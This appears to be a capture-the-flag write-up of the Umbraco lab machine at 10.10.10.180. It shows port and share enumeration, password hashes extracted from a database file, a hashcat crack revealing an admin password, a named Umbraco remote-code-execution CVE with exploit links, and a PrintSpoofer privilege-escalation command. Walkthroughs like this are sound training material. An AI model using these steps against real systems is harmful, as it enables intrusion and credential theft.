
Information Gathering

1) Found open ports


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.180
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-28 09:13 IST
Nmap scan report for 10.10.10.180
Host is up (0.21s latency).
Not shown: 65519 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2049/tcp  open  nlockmgr      1-4 (RPC #100021)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

Web Port 80


1) Checked the website




2) Found some usernames



3) Found a login page


Umbraco - 10.10.10.180 — Mozilla Firefox
Umbraco - 10.10.10.180
10.10.10.180/umbraco/#/login/false?returnPath=%252Fforms
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
React App
Happy funky Friday
Username
Your username is usually your email
Password
Enter your password
Show password
Login
Forgotten password?




NFS Port 2049

1) Found a nfs share

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
```

2) Mounted the share and enumerated it



FTP Port 21

1) Checked ftp

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ftp 10.10.10.180
Connected to 10.10.10.180.
220 Microsoft FTP Service
Name (10.10.10.180:vigneswar): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49697|)
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp>
```

Ftp has anonymous access allowed

LDAP Port 445

1) Null bind now allowed

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ enum4linux 10.10.10.180
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Jun 28 09:56:44 2024

 ==========================================( Target Information )==========================================

Target ........... 10.10.10.180
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 10.10.10.180 )============================


[E] Can't find workgroup/domain



 ================================( Nbtstat Information for 10.10.10.180 )================================

Looking up status of 10.10.10.180
No reply from 10.10.10.180

 ====================================( Session Check on 10.10.10.180 )====================================


[E] Server doesn't allow session using username '', password ''.  Aborting remainder of tests.
```

Vulnerability Assessment

1) Found password hash

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ strings Umbraco.sdf
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f
smithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93
-9702-ae257a9b9749-a054-27463ae58b8e
ssmithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b9
3-9702-ae257a9b9749
ssmithssmith@htb.local8+xXICbPe7m5NQ22HfcGlg==RF9OLinww9rd2PmaKUpLteR6vesD2MtFaBKe1zL5SXA={"hashAlgorithm":"HMACSHA256"}ssmith@htb.localen-US3628acfb-a62c-4
ab0-93f7-5ee9724c8d32
```

2) Cracked the hash


```
b8be16afba8c314ad33d812f22a04991b90e2aaa:baconandcheese

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 100 (SHA1)
Hash.Target......: b8be16afba8c314ad33d812f22a04991b90e2aaa
Time.Started.....: Fri Jun 28 10:18:38 2024 (5 secs)
Time.Estimated...: Fri Jun 28 10:18:43 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2198.3 kH/s (0.15ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 9824256/14344384 (68.49%)
Rejected.........: 0/9824256 (0.00%)
Restore.Point....: 9822208/14344384 (68.47%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: badboi5410 -> bacnic6019

Started: Fri Jun 28 10:18:22 2024
Stopped: Fri Jun 28 10:18:44 2024
```

admin@htb.local:baconandcheese

3) Logged in to umbraco




4) Found a RCE CVE on the version of umbraco

Vulnerability Details : CVE-2019-25137

Umbraco CMS 4.11.8 through 7.15.10, and 7.12.4, allows Remote Code Execution by authenticated administrators via msxsl:script in an xsltSelection to developer/Xslt/xsltVisualize.aspx.

Exploitation

1) Got reverse shell
https://github.com/noraj/Umbraco-RCE
https://www.revshells.com/



Privilege Escalation

1) Checked privileges

```
PS C:\Users\Public\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
PS C:\Users\Public\Desktop>
```

2) Used SeImpersonate Privilege to get admin rce
https://github.com/itm4n/PrintSpoofer

```
PS C:\Users\Public\Desktop> ./PrintSPoofer64.exe -c "powershell.exe -c \"cp \Users\Administrator\Desktop\root.txt \Users\Public\Desktop\""
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
PS C:\Users\Public\Desktop> ls


    Directory: C:\Users\Public\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/28/2024   1:19 AM          27136 PrintSpoofer64.exe
